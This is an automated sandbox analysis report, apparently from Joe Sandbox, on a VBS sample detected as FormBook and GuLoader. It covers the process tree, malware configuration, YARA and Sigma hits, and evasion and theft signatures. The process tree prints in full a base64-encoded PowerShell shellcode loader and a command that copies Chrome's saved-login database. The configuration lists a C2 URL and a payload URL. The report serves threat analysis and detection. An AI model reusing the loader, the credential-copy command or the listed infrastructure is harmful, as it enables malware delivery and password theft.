ID: 552589
Sample Name:
MTIR22024323_0553381487_20220112120005.vbs
Cookbook: default.jbs
Time: 14:52:48
Date: 13/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report MTIR22024323_0553381487_20220112120005.vbs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 6
Threatname: FormBook 6
Threatname: GuLoader 6
Yara Overview 7
Memory Dumps 7
Sigma Overview 7
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 8
E-Banking Fraud: 8
System Summary: 8
Data Obfuscation: 8
Malware Analysis System Evasion: 8
Anti Debugging: 8
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
Private 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 14
Static File Info 18
General 18
File Icon 19
Network Behavior 19
Network Port Distribution 19
TCP Packets 19
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 19
HTTPS Proxied Packets 19
Code Manipulations 21
Statistics 21
Behavior 21
System Behavior 21
Analysis Process: wscript.exe PID: 7072 Parent PID: 3440 21
General 21
File Activities 22
Analysis Process: powershell.exe PID: 6420 Parent PID: 7072 22
General 22

File Activities 23
File Created 23
File Deleted 23
File Written 23
File Read 23
Analysis Process: conhost.exe PID: 6452 Parent PID: 6420 23
General 23
Analysis Process: csc.exe PID: 6840 Parent PID: 6420 24
General 24
File Activities 24
File Created 24
File Deleted 24
File Written 24
File Read 24
Analysis Process: cvtres.exe PID: 6920 Parent PID: 6840 24
General 24
File Activities 24
Analysis Process: ieinstal.exe PID: 5244 Parent PID: 6420 25
General 25
Analysis Process: ieinstal.exe PID: 4540 Parent PID: 6420 25
General 25
Analysis Process: ieinstal.exe PID: 6256 Parent PID: 6420 25
General 25
File Activities 26
File Created 26
File Read 26
Analysis Process: explorer.exe PID: 3440 Parent PID: 6256 26
General 26
File Activities 26
Registry Activities 26
Analysis Process: autochk.exe PID: 5460 Parent PID: 3440 27
General 27
Analysis Process: cmstp.exe PID: 3504 Parent PID: 3440 27
General 27
File Activities 27
File Read 27
Registry Activities 27
Analysis Process: cmd.exe PID: 5276 Parent PID: 3504 28
General 28
File Activities 28
File Created 28
File Written 28
File Read 28
Analysis Process: conhost.exe PID: 5228 Parent PID: 5276 28
General 28
Analysis Process: ieinstal.exe PID: 3232 Parent PID: 3440 28
General 28
Analysis Process: ieinstal.exe PID: 6084 Parent PID: 3440 29
General 29
Analysis Process: explorer.exe PID: 6392 Parent PID: 6024 29
General 29
Analysis Process: explorer.exe PID: 6664 Parent PID: 2156 29
General 29
Disassembly 29
Code Analysis 29


Windows Analysis Report MTIR22024323_0553381487_2…

Overview


General Information

Sample Name:	MTIR22024323_0553381487_20220112120005.vbs
Analysis ID:	552589
MD5:	564601676bee71..
SHA1:	76fca984dab2358.
SHA256:	5e12314df61fd39..
Tags:	vbs
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Detected FormBook malware
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- VBScript performs obfuscated calls …
- Yara detected GuLoader
- Hides threads from debuggers
- Sample uses process hollowing tech…
- Tries to steal Mail credentials (via fil…
- Maps a DLL or memory area into an…
- Tries to detect Any.run

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 7072 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\MTIR22024323_0553381487_20220112120005.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6420 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBSAHYAZQBuACAAUABBAFAA
QQBQACAAcwBhAHcAYgBlAGwAbAB5AHUAbgAgAFIAaQBjAGEAcgBkAHQANQAgAE8ASwBTAEIATwBOAE4ARQBUAEwAIABTAEMASQBFACAAYwBoAGkAbgBhAG4A
dABhAHMAIABOAG8AbgBzACAATwBzAGEAbQBpAG4AZQAgAEIAYQB0AHQAYQBsAGkAYQAyACAASABvAHYAZQBkAHAANAAgAHAAcgBvAGYAZQBzAHMAaQAgAG4A
YQBuAGEAawBvAGwAIABlAG4AcwBpAGwAZQByAGUAawBsACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQA
aQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkA
bgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABiAGkAZAByAGEAZwBzADEA
DQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAG4AdABkAGwAbAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgA
dABlAHIAbgAgAGkAbgB0ACAATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgAaQBuAHQAIABiAGkAZAByAGEAZwBzADYA
LAByAGUAZgAgAEkAbgB0ADMAMgAgAEEAdQB4AGEAbQB5AGwAYQBzAGUALABpAG4AdAAgAEYAZQBqAGUAbQAsAHIAZQBmACAASQBuAHQAMwAyACAAYgBpAGQA
cgBhAGcAcwAsAGkAbgB0ACAASABPAEMASwBFAFkASwBBAE0AUAAsAGkAbgB0ACAAYgBpAGQAcgBhAGcAcwA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIA
dAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIA
IABDAHIAZQBhAHQAZQBGAGkAbABlAEEAKABzAHQAcgBpAG4AZwAgAFMAZQBtAGkAZwBsAHUAdAA3ACwAdQBpAG4AdAAgAEEAVABUAEUAUwBUAEUALABpAG4A
dAAgAEUAdABpAGsAZQB0ADkALABpAG4AdAAgAGIAaQBkAHIAYQBnAHMAMAAsAGkAbgB0ACAAYgBlAGwAbABlAHYALABpAG4AdAAgAEIAdQBsAGQAcgByACwA
aQBuAHQAIABGAE8ATABLAEUAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkA
YwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAFIAZQBhAGQARgBpAGwAZQAoAGkAbgB0ACAARgBlAGoAZQBtADAALAB1AGkAbgB0ACAA
RgBlAGoAZQBtADEALABJAG4AdABQAHQAcgAgAEYAZQBqAGUAbQAyACwAcgBlAGYAIABJAG4AdAAzADIAIABGAGUAagBlAG0AMwAsAGkAbgB0ACAARgBlAGoA
ZQBtADQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgB1AHMAZQByADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMA
IABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKABJAG4AdABQAHQAcgAgAEYAZQBqAGUAbQA1ACwA
aQBuAHQAIABGAGUAagBlAG0ANgAsAGkAbgB0ACAARgBlAGoAZQBtADcALABpAG4AdAAgAEYAZQBqAGUAbQA4ACwAaQBuAHQAIABGAGUAagBlAG0AOQApADsA
DQAKAH0ADQAKACIAQAANAAoAIwBCAGUAcgBpAGcAbgBpAG4AZwAgAGIAYQBsAHUAcwB0ACAARgBqAGUAcgB0ACAAUwBwAGwAaQBuAHQAcgBpADcAIABNAGUA
bABhAG4AaQBzAHQAcwAgAFYASQBDAEUAVQBEAEUATgBSAEkAIABuAGUAdAB0AG8AdgByAGQAIABNAEEARwBTAFYARQBKAFIAQwBMACAATQBpAHIAawBvAHMA
dQAgAEMAbwBjAGsAZgBpAGcAaAB0AGEAIABjAG8AcABwAGUAcgBlACAATwBQAEUATABTAEsAIABCAEoAUgBOAEUAVQBOACAASABhAGcAZQBkAGUAcwBtADcA
IABmAGEAcgByACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBvAGIAagBlAGsAdAAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBGAE8ATABLAEUA
IgAgAA0ACgAkAGIAaQBkAHIAYQBnAHMAMwA9ADAAOwANAAoAJABiAGkAZAByAGEAZwBzADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAYgBpAGQAcgBhAGcA
cwA4AD0AWwBiAGkAZAByAGEAZwBzADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQAxACwAWwByAGUA
ZgBdACQAYgBpAGQAcgBhAGcAcwAzACwAMAAsAFsAcgBlAGYAXQAkAGIAaQBkAHIAYQBnAHMAOQAsADEAMgAyADgAOAAsADYANAApAA0ACgAjAFMAbwBjAGkA
YQBsAGQAZQBtADcAIABTAEMAQQBMAEQAIABCAG8AZwBnAGwAZQBzACAAcwBpAGsAaAAgAE8AbABpAHMAawBlACAAUwBqAHUAcwBrAGUAbQBhAGwANgAgAGkA
bgB2AGUAcwB0AG0AIABFAGwAaQB0ADkAIABNAFUATABUAEkARgBBAEMAVABPACAARgByAHUAZwBhAGwAIABCAHIAbgBlAHAAcwB5ACAARQB4AHAAcgBlAHMA
cwAgAEYAcgBkAGUAIABDAE8AUgBSAE8ARABFAFIAIABGAFIATwBOAFQAIABmAGkAdAB0AGkAbAB5AHMAawBlACAARQBwAGkAcABsACAAUAB1AHIAdgBlAHkA
IABtAHUAbgBkAHMAawAgAFMAdAB1AGQAZQA0ACAAcwBlAGwAcwBrAGEAIABrAG8AbQBwACAAawBiAGUAcwB1AG0AcwBhAG4AIABBAHUAdABvAHQAbwBtAGkA
YwBmACAAVABSAEEASQAgAGwAYQBuAGMAZQB3ACAAVAByAGEAbgBzACAAQgBpAG8AcgB5AHQAbQBlACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBCAGEA
bgBlAGIAZQByAHIAaQBlADIAIgAgAA0ACgAkAGIAaQBkAHIAYQBnAHMAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAAIgAgACsAIAAiAFwARgBPAFIAUwBWAEEAUgBMAC4AZA
BhAHQAIgANAAoAIwBCAFIAQQBUAFMAQwBlAEUAUgAgAFAAcgBzAHQAIABGAG8AcgBtAHUAbABlAHIAZQAzACAATgBhAHMAbwBwAGgAYQByAHkAbgAgAE0Abw
BuAHQAZwAgAEMATwBOAFQAUgBBAEwAVAAgAE4ATwBOAEMAQQBQAEkATAAgAFYAaQBjAHQAbwByAGkAYQBuADMAIABCAFIATgBEAEUAVgBJAE4AUwAgAE0AeQ
B6AG8AZAAgAEIAdQBzAGgAZwBhAHMAdABlAHIAIABmAGkAcwBzAHUAcgBlACAAVwBoAGUAcgBlAGUAOQAgAGYAaQBlAGwAZABtAGEAbgAgAEMAbwBsAGEAdQ
B4AGUAdAAyACAARQBsAHUAYwAyACAAZQBsAG8AaQBnAG4AaQBuAGcAZQAgAFMAdgByAHQAZQBuAGQAZQAgAGgAZQBtAG0AZQBsACAAVABBAEwARQBPACAAUg
BrAGUAYgBpACAAUwBUAEoAWQBMAEwAQQBOAEQAUwAgAEsAcgB5AHMAdABhAGwAIABsAGkAZwBlAHMAawBlACAAUwBhAG0AbQBlAG4ANgAgAFQAcgBpAGcAZw
A0ACAAcABzAHkAawBvAHQAZQBrACAAQwBPAE0ARQBEAE8AIABlAHUAbABvAGcAaQBjAGEAbAAgAE0AYQByAGsAIAANAAoAJABiAGkAZAByAGEAZwBzADQAPQ
BbAGIAaQBkAHIAYQBnAHMAMQBdADoAOgBDAHIAZQBhAHQAZQBGAGkAbABlAEEAKAAkAGIAaQBkAHIAYQBnAHMAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALA
AxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIwBDAG8AYwBvAG8AbgBlAGQANgAgAFYAaQBhAHQAaQBjAGEAZABlACAAaQB0AGUAcgBhAHQAaQB2AGIAIA
BhAHYAaQBzACAASwByAGUAbAByAGUAcgBlAGYAIABvAGIAagBlAGsAdABrAG8AZAAgAHQAYQBsAGkAdABlACAAawBpAGoAZQAgAE0AYQBjAHIANgAgAEcAdQ
BpAGwAbABvAHQAIABQAFIARQBEAE8AUABTACAAUwB1AGMAYwB1AG0AYgBpAG4ANQAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAbwB2AGUAcgBjAG8Abg
AiACAADQAKACQAYgBpAGQAcgBhAGcAcwA1AD0AMAA7AA0ACgAjAFcAZQBkAGcAZQB0AGEAaQBsACAAUgBhAHQAaQA2ACAATgBvAHQAYQB0AGUAcwBkAHIAaQ
AgAE4ATwBOAEgASQBFAFIAIABGAGkAbABlAHQAIABzAHQAaQBmAGYAIABSAGUAYwBhADgAIABGAGwAdQBiAGsAbwBlACAARQBsAGUAYwB0AHIANQAgAEkAbg
BkAGUAcwB0AGEAYQBlAG4AIABSAG8AYgBoAGEAaABiAGkAZAByADEAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGoAbwByAGQAYgByAHUAZwBlAHQAIg
AgAA0ACgBbAGIAaQBkAHIAYQBnAHMAMQBdADoAOgBSAGUAYQBkAEYAaQBsAGUAKAAkAGIAaQBkAHIAYQBnAHMANAAsACQAYgBpAGQAcgBhAGcAcwAzACwAMg
A2ADcAMQAxACwAWwByAGUAZgBdACQAYgBpAGQAcgBhAGcAcwA1ACwAMAApAA0ACgAjAGMAYQByAGIAbwAgAGoAYQBwAG8AIABtAGkAcwBmACAATQBhAGYAZQ
A5ACAAawBvAG0AbQB1AG4AZQBzAGYAaQAgAFcAYQByAHIAZQBkAGQAZQBsADEAIABhAGMAZQB0ACAAQwBvAGEAcwB0ADIAIABzAHQAYQB0AHUAIABJAG0AcA
BlAGQAMgAgAEwAaQB0AHQAZQByADMAIABzAGMAaQByAHIAaABvAHUAcwBzACAAVwBhAGkAawBsAHkAYwBvAHUAMwAgAG4AZQBwAGUAbgB0AGgAIAB0AG8Acg
BtACAATABnAGUAcwB0AHUAZABlAHIAIABEAGUAcABvAG4AZQByADYAIABBAEsAVABJAFYAUwBUAE8ARgAgAFMAbABlAGUAIABVAG4AaQBuAHQAcgAgAFIAYQ
BkAGkAbwBhAHMAdAAgAEEAZgB2AGEAbgBkAHIAZQAyACAAcwBhAGQAZQBsAHQAYQBzACAATABPAFYATwAgAEIAZQBkAHUAIABnAGwAbwBzAHQAcgB1AHAAIA
BNAEEAQwBVAFMASABMAEEAUQAgAFUAbgB0AHIAbwB0ADcAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEIAZQBzAGcAZQBuADkAIgAgAA0ACgBUAGUAcw
B0AC0AUABhAHQAaAAgACIAUgBlAHQAZQBsAGwAaQBuACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFMAeQBzAHQAZQBtAGYAdQAiACAADQAKAFQAZQ
BzAHQALQBQAGEAdABoACAAIgBXAEEAVABFAFIAUABJAFQASgBPACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEYATgBHAFMATABFAFIAIgAgAA0ACg
BUAGUAcwB0AC0AUABhAHQAaAAgACIAYgBhAGwAbABhACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFUAbgBkAGUAcgAyACIAIAANAAoAVABlAHMAdA
AtAFAAYQB0AGgAIAAiAHMAcAByAHUAaQBrAGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAQwBhAHAAdABpAHYAZQBzAGcAMgAiACAADQAKAFQAZQ
BzAHQALQBQAGEAdABoACAAIgBtAGEAdABoAGkAYQBzAGUAbgBzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFMASQBHAEkATABMACIAIAANAAoAVA
BlAHMAdAAtAFAAYQB0AGgAIAAiAE8AUABIAEkATwBMAEEAVABFAFIAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAdAByAG4AaQBuAGcAcwAiACAADQ
AKAFQAZQBzAHQALQBQAGEAdABoACAAIgBFAHYAYQBjAHUAYQB0ACIAIAANAAoAWwBiAGkAZAByAGEAZwBzADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8Adw
BQAHIAbwBjAFcAKAAkAGIAaQBkAHIAYQBnAHMAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoA MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6452 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6840 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ej2xf2fu\ej2xf2fu.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
      - cvtres.exe (PID: 6920 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5835.tmp" "c:\Users\user\AppData\Local\Temp\ej2xf2fu\CSC2BA07324D1EB47AD834E18C884AF81E4.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
    - ieinstal.exe (PID: 5244 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
    - ieinstal.exe (PID: 4540 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
    - ieinstal.exe (PID: 6256 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: DAD17AB737E680C47C8A44CBB95EE67E)
      - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - autochk.exe (PID: 5460 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
        - cmstp.exe (PID: 3504 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
          - cmd.exe (PID: 5276 cmdline: /c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 5228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - explorer.exe (PID: 6392 cmdline: "C:\Windows\explorer.exe" /LOADSAVEDWINDOWS MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - explorer.exe (PID: 6664 cmdline: "C:\Windows\explorer.exe" /LOADSAVEDWINDOWS MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - ieinstal.exe (PID: 3232 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
        - ieinstal.exe (PID: 6084 cmdline: "C:\Program Files (x86)\internet explorer\ieinstal.exe" MD5: DAD17AB737E680C47C8A44CBB95EE67E)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "C2 list": [
    "www.jewelrystore1.com/wk3t/"
  ],
  "decoy": [
    "cherrykidzclub.com",
    "n104w16417dongesbayrd.info",
    "pronetheus.com",
    "tukarbelanjadapatemas.com",
    "commlike.info",
    "securityhackersteam.com",
    "rainbowhitch.com",
    "nursesgrowhealth.com",
    "discontinuanceanywhere.com",
    "comprehensivetitle.site",
    "astrostorytell.store",
    "bighorncountymtjail.com",
    "tetoda.xyz",
    "derivedflame.online",
    "staging-api-projectstanley.com",
    "mcxca.com",
    "thebluefellowsnft.com",
    "arizonakissesco.com",
    "prototypephase.com",
    "aprillemack.com",
    "mrrviaa0.com",
    "reloindiana.com",
    "osscurrency.com",
    "orderlaespigabakery.com",
    "leohillmodeling.com",
    "ybferro.com",
    "laorganicwarehouse.com",
    "coastalrey.com",
    "gavno.online",
    "ienqqv.xyz",
    "ttautoglass.com",
    "jeffreywlewiscarpentry.com",
    "aromav60.online",
    "d4vlkjrx.xyz",
    "agooddomain.com",
    "pse516.info",
    "trustexpressfreight.com",
    "tropiksuncc.com",
    "greenrailfinancialgroup.com",
    "caoyuzhou.tech",
    "calibergaragedoorrepairsinc.com",
    "medxcuz.online",
    "vqjktrqkgikswr.top",
    "danaesoftware.com",
    "onlinemagazineshop.online",
    "exxxclusivenft.com",
    "whatweather.today",
    "smbyee.com",
    "bjitwb.com",
    "mellowsgummies.com",
    "romeovillepowerwashing.com",
    "cheapest-swimmingpool.com",
    "bagspabandung.com",
    "conservational.one",
    "watertalk-kickstarter.com",
    "japanesefood-osaka.com",
    "aml-corp.com",
    "insurancemetafi.com",
    "bjxsjkj.com",
    "teerspmr.com",
    "fmkj888.group",
    "lawoe.net",
    "promotourpackages.com",
    "danielsden.store"
  ]
}
```


Threatname: GuLoader


```
{
  "Payload URL": "https://www.wizumiya.co.jp/html/user_da"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000001B.00000002.884036169.0000000000D40000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18859:$sqlite3step: 68 34 1C 7B E1 • 0x1896c:$sqlite3step: 68 34 1C 7B E1 • 0x18888:$sqlite3text: 68 38 2A 90 C5 • 0x189ad:$sqlite3text: 68 38 2A 90 C5 • 0x1889b:$sqlite3blob: 68 53 D8 7F 8C • 0x189c3:$sqlite3blob: 68 53 D8 7F 8C
0000001B.00000002.884961928.0000000000D70000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000001B.00000002.884961928.0000000000D70000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b937:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c93a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: CMSTP Execution Process Creation

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Execution of Powershell with Base64

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Potential malicious VBS script found (has network functionality)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

